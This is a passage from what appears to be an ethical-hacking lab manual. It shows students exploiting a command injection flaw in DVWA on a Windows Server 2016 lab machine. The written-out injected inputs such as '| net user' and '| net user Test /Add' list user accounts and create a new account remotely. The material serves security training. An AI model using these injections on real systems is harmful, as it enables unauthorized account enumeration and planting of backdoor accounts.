


Figure 2.6.16: Obtaining directory information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The directory structure of the **C** drive of the target server (**Windows Server 2016**) is displayed, as shown in the screenshot.




Figure 2.6.17: Directory information obtained

31. In the same way, you can issue commands to view other directories.
32. Now, try to obtain information related to user accounts.

TASK 6.7

List the User Accounts

33. To view user account information, type **| net user**, and click **Submit**.




Figure 2.6.18: Obtaining user account information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. DVWA obtains user account information from the **Windows Server 2016** machine and lists, as shown in the screenshot.




Figure 2.6.19: User account information obtained

TASK 6.8

Create a New User Account

35. Now, use the command execution vulnerability and attempt to add a user account remotely.
36. Create an account named **Test**. To do so, type **| net user Test /Add** and click **Submit**.




Figure 2.6.20: Adding a new user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. The **command completed successfully** notification appears and a user account named **Test** is created.




Figure 2.6.21: Viewing the added user

38. To view the new user account, type the command **| net user** and click **Submit**.

39. You can observe the newly created account **Test**, as shown in the screenshot.




Figure 2.6.22: Viewing the added user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, view the new account's information. Type **| net user Test** and click **Submit**.

